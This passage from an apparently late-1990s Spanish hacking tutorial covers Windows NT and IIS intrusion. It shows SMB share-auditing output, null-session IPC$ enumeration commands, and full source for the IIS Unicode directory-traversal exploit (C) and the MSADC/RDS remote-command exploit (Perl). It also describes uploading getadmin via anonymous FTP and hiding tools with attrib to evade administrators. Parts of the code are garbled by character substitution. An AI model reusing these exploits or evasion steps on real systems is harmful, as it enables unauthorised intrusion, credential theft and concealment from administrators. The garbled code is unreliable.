[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: ADMINISTRATOR' Password: `pass'
[*]--- CONNECTED: Username: `DMINISTRATOR' Password: `pass'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

      Sharename      Type      Comment
      -
ADMIN$      Disk:      Remote Admin
C$          Disk:      Default share
IPC$        IPC:        Remote IPC
NETLOGON    Disk:      Logon server share
Test        Disk:

[*]--- This machine has a browse list:

      Server          Comment
      -
STUDENT1

[*]--- Attempting to access share: \\*SMBSERVER\
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: \\*SMBSERVER\ADMIN$
[*]--- Checking write access in: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\ADMIN$

[*]--- Attempting to access share: \\*SMBSERVER\C$
[*]--- WARNING: Able to access share: \\*SMBSERVER\C$
[*]--- Checking write access in: \\*SMBSERVER\C$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\C$

[*]--- Attempting to access share: \\*SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: \\*SMBSERVER\NETLOGON
[*]--- Checking write access in: \\*SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\NETLOGON
```

```
[*]--- Attempting to access share: \\*SMBSERVER\Test
[*]--- WARNING: Able to access share: \\*SMBSERVER\Test
[*]--- Checking write access in: \\*SMBSERVER\Test
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\Test

[*]--- Attempting to access share: \\*SMBSERVER\D$
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\WINNT$
[*]--- Unable to access
```

Una vez el NAT se encuentra auditando un host, y encuentra alguna cuenta valida, te informa sobre los recursos a los que puedes acceder y con que privilegios tienes sobre ellos.

#### [ 5.4.2 - IPC\$ ]

-----

Muchos de vosotros estareis pensando en como algunos programas son capaces de saber todos los usuarios en una maquina NT remota, ademas de poder extraer mucha informacion interesante que sin duda no deberia ser accesible por cualquiera. La respuesta esta en el recurso (pseudo)oculto del IPC. IPC son las siglas de Inter-Process Communication, y es usado para las comunicaciones entre maquinas NT. Asi cuando una maquina quiere saber determinada informacion sobre la otra... utiliza este recurso para ello. Esto estaria muy bien si el recurso no estuviera accesible para todo el mundo, claro.

Este recurso funciona en W2K y WNT, de la misma forma, dando la misma informacion a cualquiera, sin necesidad de identificarse. Esto no esta nada bien. Entre la gran informacion que es capaz de proporcionarnos nos podemos con de nombres de usuarios validos, grupos validos, caracteristicas de las cuentas, recursos compartidos, nombre del dominio, etc. Para que luego algunos administradores pongan el grito en el cielo porque a traves de IIS se puede saber el nombre de dominio del servidor.

Todo lo que necesitaremos para explotar este recurso es un interprete de comandos de Ms-Dos, y las classicas herramientas Sid2User y User2Sid. El primero te da un nombre de usuario/grupo a partir de un Sid y el segundo te da un Sid a partir de un nombre de usuario.

Vamos a poner un ejemplo de sustraccion de informacion via IPC\$. Yo nunca hago esta tarea manualmente, prefiero ahorrar toxinas y utilizar o bien un script que me automatice la tarea (como el userlist.pl de Mnemonix) o bien un escaner. Sin embargo resulta imprescindible saber hacerlo via linea de comandos. Mis comentarios van precedidos de &&.

```
C:\> net view \\xx.34.xx.y51
System error 5 has occurred.
```

```
Access is denied.
```

&&& Normal. Asi tan de golpe, pues como que le da corte. Hay que romper el &&& hielo...

```
C:\>net use \\xx.34.xx.y51\ipc$ "" /user:""
The command completed successfully.
```

```
C:\>net view \\xx.34.xx.y51
Shared resources at \\xx.34.xx.y51
```

| Nombre       | Sufijo | Tipo | Servicio           |
|--------------|--------|------|--------------------|
| Inetpub      | Disk   |      |                    |
| Enterprise   | Disk   |      |                    |
| Admin's home | Disk   |      | Confidential       |
| NETLOGON     | Disk   |      | Logon server share |
| Backup       | Disk   |      | Backups!           |

The command completed successfully.

&&& Ahora comenzamos a conocernos. A partir de ahí yo podría hacer un ataque &&& de fuerza bruta con el NAT para averiguar la contraseña de los recursos &&& compartidos.

Aquí solo he usado IPC\$ para listar sus recursos compartidos... con las herramientas adecuadas se podría sacar más información siguiendo los mismos procedimientos.

## [ 5.5 - Conclusion sobre NetBIOS ]

Como ya dije anteriormente, NetBIOS solo tiene un par de bugs, que si están parcheados, harán difícil la entrada. De lo que nos podremos aprovechar será de la mala concesión de los permisos, un fallo muy típico.

--

## [ 6 - Vulnerabilidades WEB ]

Muchos de los productos que Microsoft ha diseñado para convertir NT en un servidor Web han tenido y tienen muchos fallos de seguridad, que le han otorgado una nefasta fama en lo que a su seguridad concierne. No vamos a ver todos los bugs de estos productos, ya que son muchísimos. Quizá para una próxima versión... de momento aquí teneis las vulnerabilidades más graves según mi opinión de estas aplicaciones.

### [ 6.1 - Vulnerabilidades en IIS ]

La gran mayoría de servidores de NT corren por IIS. IIS son las siglas de Internet Information Server, y es un pack de aplicaciones que te permiten realizar las funciones de servidor Web, FTP, etc.

Todavía no se puede comparar con Apache... pero tampoco es demasiado malo como servidor Web, después de todo. Sin embargo en el tema de la seguridad le han dado algún mazazo que otro como a continuación se verá.

Hasta el día de hoy han aparecido muchísimos bugs para IIS, muchos de ellos de gran envergadura que comprometían por entera la seguridad en el servidor afectado.

Aquí solo voy a mostrar unos pocos, los más "útiles" e interesantes. Si alguien tiene ganas de ver todos los bugs de IIS que se pase por las URL's que se dan en el apéndice.

#### [ 6.1.1 - Escapando del árbol de web: Unicode's bug ]

-----

Este es un bug descubierto hace relativamente poco, y muy peligroso, ya que este permite al atacante ejecutar programas en el servidor afectado.

Este bug afecta a las versiones 4.0 y 5.0 del IIS.

El fallo se basa en la típica fuga del árbol de web, subiendo directorios añadiendo rutas con "../" para escapar del árbol de la web y entrar en directorios de sistema, etc.

IIS no deja escalar directorios de esa manera, pero si los sustituimos como caracteres unicode la cosa cambia totalmente... pudiendo ejecutar cualquier programa del que sepamos la ruta, como el cmd.exe (shell de comandos), añadiendo usuarios y otorgándoles permisos de administrador, y muchas mas cosas que dejo a cargo de la imaginación del lector.

A continuación incluyo el código del exploit que incubus hizo para poder explotar dicha vulnerabilidad.

```
-- Comienza el código --
<+>xploits/iisexc.c

/* iisexc iis exploit (<- nost's idea) v2
 * -----
 * Okay.. the first piece of code was not really finished.
 * So, i apologize to everybody..
 *
 * by incubus <incubus@securax.org>
 *
 * grtz to: Bio, nos, zoa, reg and vor... (who else would stay up
 * at night to exploit this?) to securax (#securax@efnet) - also
 * to kim, glyc, s0ph, tessa, lamagra and steven.
 * thx to spydir :)
 */

#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

int main(int argc, char **argv){
    char buffy[666]; /* well, what else? I dunno how long your commands
                        are... */

    char buf[500];
    char rcvbuf[8192];
    int i, sock, result;
    struct sockaddr_in name;
    struct hostent *hostinfo;
    if (argc < 2){
        printf ("try %s www.server.com\n", argv[0]);
        printf ("will let you play with cmd.exe of an IIS4/5 server.\n");
        printf ("by incubus <incubus@securax.org>\n\n");
        exit(0);
    }
    printf ("\niisexc - iis 4 and 5 exploit\n-----\n");
    printf ("act like a cmd.exe kiddie, type quit to quit.\n");
    for (;;)
    {
        printf ("\n[enter cmd> ");
        gets(buf);
        if (strstr(buf, "quit")) exit(0);
    }
}
```

```

i=0;
while (buf[i] != '\0'){
    if(buf[i] == 32) buf[i] = 43;
    i++;
}
hostinfo=gethostbyname(argv[1]);
if (!hostinfo){
    perror("Oops"); exit(-1);
}

name.sin_family=AF_INET; name.sin_port=htons(80);
name.sin_addr=(struct in_addr *)hostinfo->h_addr;
sock=socket(AF_INET, SOCK_STREAM, 0);
result=connect(sock, (struct sockaddr *)&name, sizeof(struct sockaddr_in));
if (result != 0) { perror("Oops"); exit(-1); }
if (sock < 0){
    perror("Oops"); exit(-1); }
strcpy(buffy,"GET /scripts/..\%c0%af../winnt/system32/cmd.exe?/c+");
strcat(buffy,buf);
strcat(buffy, " HTTP/1.0\n\n");
send(sock, buffy, sizeof(buffy), 0);
recv(sock, rcvbuf, sizeof(rcvbuf), 0);
printf ("%s", rcvbuf);
close(sock);
}

```

```

}
<-->

```

-- Finaliza el codigo --

#### [ 6.1.2 - IISHACK ]

-----

Este fue uno de los bugs mas sonados para IIS, descubierto por la gente de eEye, en junio de 1999.

Dicho bug se aprovecha de que IIS no se molesta en comprobar los limites de ls nombres de las url para los archivos de extension .httr , .idc y .stm.

Asi pues cuando se le hace una peticion a IIS para un archivo cuya extension sea las ya arriba mencionadas de mas de 3K, se produce el tipico error de violacion de acceso...

Asi que eEye se puso a trabajar en un exploit para dicho bug, y hasta una aplicacion que ayuda a usar el exploit... ademas de una version de nc retocada, etc.

Cabe decir que durante las primeras versiones iishack (el programa que permitia usar el exploit facilmente) no funcionaba correctamente (anti script kiddies), por lo que los evil hax0rs quedaban frustrados... sin embargo al cabo de unas semanas pusieron la version correcta, por lo que la version de IISHACK que os bajeis funcionara correctamente.

Podreis encontrar el exploit en la web de eeye, [www.eeye.com](http://www.eeye.com) .

#### [ 6.1.3 - Hackeandolo via user anonymous ]

-----

Este ataque es bien sencillo, para poderlo efectuarlo con exito tan solo necesitaremos que la victima permita el usuario anonymous por ftp, y que este permita el subir ficheros a un directorio virtual, como por ejemplo wwwroot, para mas tarde ejecutarlas en el servidor via http.

Lo unico que deberemos subir a la carpeta virtual sera alguna aplicacion



que de nos de acceso administrador, por ejemplo Getadmin o Sechole. Ahora probaremos la efectividad de GetAdmin.

Una vez subidos los ficheros getadmin.exe y gasys.dll haremos correr getadmin en el servidor getadmin. Para ello vamos a suponer que hemos subido los ficheros en la carpeta virtual wwwroot.

`http://www.victima.com/wwwroot/getadmin.exe?iusr_nombre_del_host`

Ahora os preguntareis que como sabemos el nombre del host. Pues para eso o bien nos valemos de la ayuda del ftp de la misma victima, o le escaneamos con algun escaneador de vulnerabilidades, donde se nos indicara.

Una vez ejecutado getadmin ya disponemos de nuestra propia cuenta, y os preguntareis que que hacer. Pues ahora podrias subir el cmd.exe para moveros por el sistema, o el netcat, para luego ejecutar samdump... lo demas es puro tramite.

Recordad que si optais por subir cmd.exe y probar moveros por el sistema mediante el navegador, los espacios equivalen a %20, %2B equivale a un "+", etc. Es importante esconder los ficheros utilizados para acceder al sistema, a poder ser en un directorio de sistema con un nombre que no llame la atencion, y esconderlos mediante el comando attrib. Esto no los hace invisible al admin, sobre todo si ha configurado el explorador de windows para ver tambien los ficheros ocultos. Tambien se recomienda cuando ya no necesitarais alguna herramienta... borrarla, o camuflarla.

#### [ 6.1.4 - Hackeandolo via IISADMIN ]

IIS trae consigo una utilidad que permite el administrar remotamente el servicio IIS via web. Esta utilidad es por defecto accesible al usuario anonimo, siendo necesario una cuenta con privilegios administrativos para modificar los servicios del mismo.

Sin embargo, que nos impide probar ataques por fuerza bruta? es mas, hay aplicaciones que nos permiten automatizar esta tarea, siendo una especie de NAT para IIS.

Ademas, tendremos acceso a la documentacion, por lo que si alguien no esta muy puesto en el funcionamiento de IIS, hay tiene un porron de informacion.

Se me olvidaba, el directorio es el /iisadmin .

Recomiendo a los admins borrar este directorio sino lo utilizan, ya que si se ha cambiado la contraseña que venia por defecto (una contraseña bastante robusta) y el atacante es persistente seguro la acabara adivinando.

#### [ 6.1.5 - Ejecucion de comandos locales MSADC ]

Este bug permite ejecutar comandos de NT remotamente en el servidor fruto de nuestras inquietudes. Excelente.

El problema radica en que los comandos del lenguaje SQL permiten, si se le incluye la barra vertical '|', incluir comandos de shell de NT.

Veamos... entonces para explotar esta vulnerabilidad necesitaríamos poder acceder a una base de datos remotamente, claro... he aqui el RDS... que mira por donde permite la entrada de comandos VBA. Pero no solo RDS es el responsable del bug, hay mas culpables... como el MS Jet Database Engine, que permite tambien comandos VBA...

Ademas las peticiones a las bases de datos remotamente se hacen a traves de ODBC, y IIS corre los comandos ODBC como system\_local... oh my god!

Entonces llegamos a la conclusion de que podemos mandarle comandos de shell de NT a una base de datos, y ella los ejecutara, con privilegios de sistema. Pero... y si no hubiera bases de datos en el sistema?... ante todo tranquilidad, que Microsoft nos lo hace todo mas facil instalando por defecto una base de datos pequeñita, para que el admin vaya practicando.

Todo un acierto, si señor.

Para explotar la vulnerabilidad usaremos el exploit de rfp, el cual esta muy bien diseñado y tiene bastantes opciones interesantes, como la busqueda de bases de datos por fuerza bruta, el poder crear bases de datos explotando otro bug por sino encuentra ninguna, etc.

A continuacion incluyo el codigo en perl.

```
-- Comienza el codigo --
<+>xploits/rds.pl
#!/perl
#
# MSADC/RDS 'usage' (aka exploit) script
#
# by rain.forest.puppy
#
# Many thanks to Weld, Mudge, and Dildog from l0pht for helping me
# beta test and find errors!

use Socket; use Getopt::Std;
getopts("e:vd:h:XRVN", \%args);

print "-- RDS exploit by rain forest puppy / ADM / Wiretrip --\n";

if (!defined $args{h} && !defined $args{R}) {
print qqñ
Usage: msadc.pl -h <host> { -d <delay> -X -v }
-h <host> = host you want to scan (ip or domain)
-d <seconds> = delay between calls, default 1 second
-X = dump Index Server path table, if available
-N = query VbBusObj for NetBIOS name
-V = use VbBusObj instead of ActiveDataFactory
-v = verbose
-e = external dictionary file for step 5

Or a -R will resume a command session

ñ; exit;}

$ip=$args{h}; $klen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else { $verbose=0; }
if (defined $args{d}) { $delay=$args{d}; } else { $delay=1; }
if(!defined $args{R}){ $ip="." if ($ip=ñ/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems; host doesn't exist");}
if (!defined $args{R}){ $ret = &has_msadc; }
if (defined $args{X} && !defined $args{R}) { &hork_idx; exit; }
if (defined $args{N}) {&get_name; exit;}

print "Please type the NT commandline you want to run (cmd /c assumed):\n"
. "cmd /c ";
$in=<STDIN>; chomp $in;
$command="cmd /c " . $in ;

if (defined $args{R}) {&load; exit;}
```

```

print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;

print "\nStep 2: Trying to make our own DSN...";
&make_dsn ? print "<<success>>\n" : print "<<fail>>\n";

print "\nStep 3: Trying known DSNs...";
&known_dsn;

print "\nStep 4: Trying known .mdb's...";
&known_mdb;

if (defined $args{e}){
print "\nStep 5: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 5 skipped.\n\n"; }

print "Sorry Charley...maybe next time?\n";
exit;

#####

sub sendraw { # ripped and modded from whisker
sleep($delay); # it's a DoS on the server! At least on mine...
my ($pstr)=@_;
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
if(connect(S,pack "SnA4x8",2,80,$target)){
select(S); $|=1;
print $pstr; my @in=<S>;
select(STDOUT); close(S);
return @in;
} else { die("Can't connect...\n"); }}

#####

sub make_header { # make the HTTP request
my $which, $msadc; # yeah, this is WAY redundant. I'll fix it later

if (defined $args{V}){
$msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset HTTP/1.1
User-Agent: ACTIVATEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=2

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
; } else {
$msadc=<<EOT
POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
User-Agent: ACTIVATEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg

```

Content-Length: \$reqlen

EOT

;}

\$msadc=ñs/\n/\r\n/g;

return \$msadc;}

#####

sub make\_req { # make the RDS request

my (\$switch, \$p1, \$p2)=@\_;

my \$req=""; my \$t1, \$t2, \$query, \$dsn;

if (\$switch==1){ # this is the btcustmr.mdb query

\$query="Select \* from Customers where City=" . make\_shell();

\$dsn="driver={Microsoft Access Driver (\*.mdb)};dbq=" .

\$p1 . ":\\" . \$p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb";}

elsif (\$switch==2){ # this is general make table query

\$query="create table AZZ (B int, C varchar(10))";

\$dsn="\$p1";}

elsif (\$switch==3){ # this is general exploit table query

\$query="select \* from AZZ where C=" . make\_shell();

\$dsn="\$p1";}

elsif (\$switch==4){ # attempt to hork file info from index server

\$query="select path from scope()";

\$dsn="Provider=MSIDXS;";}

elsif (\$switch==5){ # bad query

\$query="select";

\$dsn="\$p1";}

\$t1= make\_unicode(\$query);

\$t2= make\_unicode(\$dsn);

if(defined \$args{V}) { \$req=""; } else { \$req = "\x02\x00\x03\x00"; }

\$req.= "\x08\x00" . pack ("S1", length(\$t1));

\$req.= "\x00\x00" . \$t1 ;

\$req.= "\x08\x00" . pack ("S1", length(\$t2));

\$req.= "\x00\x00" . \$t2 ;

\$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";

return \$req;}

#####

sub make\_shell { # this makes the shell() statement

return ''|shell("\\$command\")|'';}

#####

sub make\_unicode { # quick little function to convert to unicode

my (\$in)=@\_; my \$out;

for (\$c=0; \$c < length(\$in); \$c++) { \$out.=substr(\$in,\$c,1) . "\x00"; }

return \$out;}

#####

sub rdo\_success { # checks for RDO return success (this is kludge)

my (@in) = @\_; my \$base=content\_start(@in);

if(\$in[\$base]=ñ/multipart/mixed/){

return 1 if( \$in[\$base+10]=ñ/^x09\x00/ );}

return 0;}

#####

sub make\_dsn { # this makes a DSN for us

```

my @drives=("c","d","e","f");
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
"Access\%2BDriver\%2B\%28*.mdb\%29&dsn=wicca\&dbq="
. $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n");
$results[0]=ñm#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
foreach $line (@results) {
return 1 if $line=ñ<H2>Datasource creation successful<\H2>/;}}
} return 0;}

#####

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

#####

sub try_btccustmr {
my @drives=("c","d","e","f");
my @dirs=("winnt","winnt35","winnt351","win","windows");

foreach $dir (@dirs) {
print "$dir -> "; # fun status so you can see progress
foreach $drive (@drives) {
print "$drive: "; # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";save(1,1,$drive,$dir);exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}

#####

sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
if($in[$base]=ñ/application\X-Varg/){ # it *SHOULD* be this
$in[$base+4]=ñs/^a-zA-Z0-9 \[\]\:\\/\\\'\(\)\]/g;
$in[$base+5]=ñs/^a-zA-Z0-9 \[\]\:\\/\\\'\(\)\]/g;
$in[$base+6]=ñs/^a-zA-Z0-9 \[\]\:\\/\\\'\(\)\]/g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error. Please sent this info to rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
$in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

#####

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

#####

sub save {
my ($p1, $p2, $p3, $p4)=@_;
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
print OUT "$ip\n$p1\n$p2\n$p3\n$p4\n";
close OUT;}

```

#####

```
sub load {
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)}; dbq=";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
$ip="$p[0]"; $ip=ñs/\n//g; $ip="." if ($ip=ñ/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
```

```
$p[3]="$p[3]"; $p[3]=ñs/\n//g; $p[4]="$p[4]"; $p[4]=ñs/\n//g;
```

```
if($p[1]==1) {
$reqlen=length( make_req(1,"$p[3]",$p[4]) ) - 28;
$reqlenlen=length( "$reqlen" ); $crlen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(1,"$p[3]",$p[4]));
if (rdo_success(@results)){print "Success!\n";}
else { print "failed\n"; verbose(odbc_error(@results));}}
```

```
elsif ($p[1]==3){
if(run_query("$p[3]")){
print "Success!\n";} else { print "failed\n"; }}
```

```
elsif ($p[1]==4){
if(run_query($drvst . "$p[3]")){
print "Success!\n"; } else { print "failed\n"; }}
exit;}
```

#####

```
sub create_table {
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$crlen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results); verbose($temp);
return 1 if $temp=ñ/Table 'AZZ' already exists/;
return 0;}
```

#####

```
sub known_dsn {
# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
my @dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
"cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
"banner", "banners", "ads", "ADCDemo", "ADCTest");
```

```
foreach $dSn (@dsns) {
print ".";
next if (!is_access("DSN=$dSn"));
if(create_table("DSN=$dSn")){
print "$dSn successful\n" if (!defined $args{V});
if(run_query("DSN=$dSn")){
print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}} print "\n";}
```

#####

```
sub is_access {
my ($in)=@_;
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$crlen= 206 + $reqlenlen + $reqlen;
```

```

my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

```

```
#####
```

```

sub run_query {
my ($in)=@_;
$reqlen=length( make_req(3,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$crlen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(3,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results); verbose($temp);
return 0;}

```

```
#####
```

```

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

```

```

# this is sparse, because I don't know of many
my @sysmdbs=( "\\catroot\\licatalog.mdb",
"\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
"\\system32\\certmdb.mdb",
"\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%

```

```

my @mdbs=( "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
"\\cfusion\\cfapps\\forums\\forums_.mdb",
"\\cfusion\\cfapps\\forums\\data\\forums.mdb",
"\\cfusion\\cfapps\\security\\realm_.mdb",
"\\cfusion\\cfapps\\security\\data\\realm.mdb",
"\\cfusion\\database\\cfexamples.mdb",
"\\cfusion\\database\\cfsnippets.mdb",
"\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
"\\prograñ1\\commonñ1\\system\\msadc\\samples\\advworks.mdb",
"\\cfusion\\brighttiger\\database\\cleam.mdb",
"\\cfusion\\database\\smpolicy.mdb",
"\\cfusion\\database\\cypress.mdb",
"\\prograñ1\\ablecoñ1\\ablecommerce\\databases\\acb2_main1.mdb",
"\\website\\cgi-win\\dbsample.mdb",
"\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
"\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
); #these are just \

```

```

foreach $drive (@drives) {
foreach $dir (@dirs){
foreach $mdb (@sysmdbs) {
print ".";
if(create_table($drv . $drive . ":\\" . $dir . $mdb)){
print "\n" . $drive . ":\\" . $dir . $mdb . " successful\n" if
(!defined $args{V});
if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
print "Success!\n"; save (4,4,$drive . ":\\" . $dir . $mdb,""); exit;
}}}}

```

```

foreach $drive (@drives) {
foreach $mdb (@mdbs) {
print ".";
if(create_table($drv . $drive . $dir . $mdb)){
print "\n" . $drive . $dir . $mdb . " successful\n" if
(!defined {V});

```

```

if(run_query($drv . $drive . ":" . $dir . $mdb)){
print "Success!\n"; save (4,4,$drive . $dir . $mdb,""); exit;
}}}}
}

```

```
#####
```

```

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print " NOTE: Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw2(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
$results[$c]=ñs/\x00//g;
$results[$c]=ñs/[^a-zA-Z0-9:ñ \\.]{1,40}/\n/g;
$results[$c]=ñs/[^a-zA-Z0-9:ñ \\.]{1,40}/\n/g;
$results[$c]=ñ/([a-zA-Z]\:\\)([a-zA-Z0-9_ñ\\]+)\\\/;
$d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n"; }}

```

```
#####
```

```

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
while(<IN>){
$hold=$_; $hold=ñs/[\r\n]//g; $dSn="$hold"; print ".";
next if (!is_access("DSN=$dSn"));
if(create_table("DSN=$dSn")){
print "$dSn successful\n" if(!defined $args{V});
if(run_query("DSN=$dSn")){
print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}}
print "\n"; close(IN);}

```

```
#####
```

```

sub sendraw2 { # ripped and modded from whisker
sleep($delay); # it's a DoS on the server! At least on mine...
my ($pstr)=@_;
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'))||0) ||
die("Socket problems\n");
if(connect(S,pack "SnA4x8",2,80,$target)){
open(OUT,">raw.out"); my @in;
select(S); $|=1; print $pstr;
while(<S>){ print OUT $_; push @in, $_; print STDOUT ".";}
close(OUT); select(STDOUT); close(S); return @in;
} else { die("Can't connect...\n"); }}

```

```
#####
```

```

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) {
if($in[$c] =ñ/^\\x0d\\x0a/){
if ($in[$c+1]=ñ/^HTTP\\1.[01] [12]00/) { $c++; }
else { return $c+1; }}}
return -1;} # it should never get here actually

```

```
#####
```

```

sub funky {
my (@in)=@_; my $error=odbc_error(@in);

```



```

if($error=ñ/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
exit;}
if($error=ñ/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=ñ/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}}

```

#####

```

sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=ñ/Content-Type: application\x-varg/);
my @s=grep(/^Server:/,@results);
if($s[0]!ñ/IIS/){ print "Doh! They're not running IIS.\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}

```

#####

```

sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName HTTP/1.1
User-Agent: ACTIVATEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

```

```

ADCCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=0

```

```
-- !ADM!ROX!YOUR!WORLD! --
```

```

EOT
; $msadc=ñs/\n/\r\n/g;
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=ñs/[^-A-Za-z0-9!\@\#\$\%^&*()\[\]_+=ñ<>.,?]/g;
print "Machine name: $results[$base+6]\n";}

```

#####

```

# Note: This is not a good example of precision code. It is very
# redundant and has a few kludges. I have been adding features in one at
# at a time, so it has resulted in redundant functions and patched code.
# I will be rewriting it in the future, sometime. Look for the newer code
# revisions at www.technotronic.com/rfp/
# This may also be included in the NT-PTK/P. If you don't know what that
# is, just wait and see. :)

```

#####

```
<-->
```

```
-- Finaliza el codigo --
```

#### [ 6.1.6 - El bug de los .idc y .ida ]

-----

Este bug permite saber en que directorio esta montado el servidor web. Esto es sumamente importante, sobretodo si estamos intentando sacar el fichero SAM mediante otra vulnerabilidad, ya que si la unidad donde esta montados los directorio web es una unidad aislada solo para esto, por ejemplo, no se encontraran los SAM. Ademas, el que te devuelva la ruta permite hacerte una pequeña idea sobre como tienen montados sus directorios.

Un ejemplo:

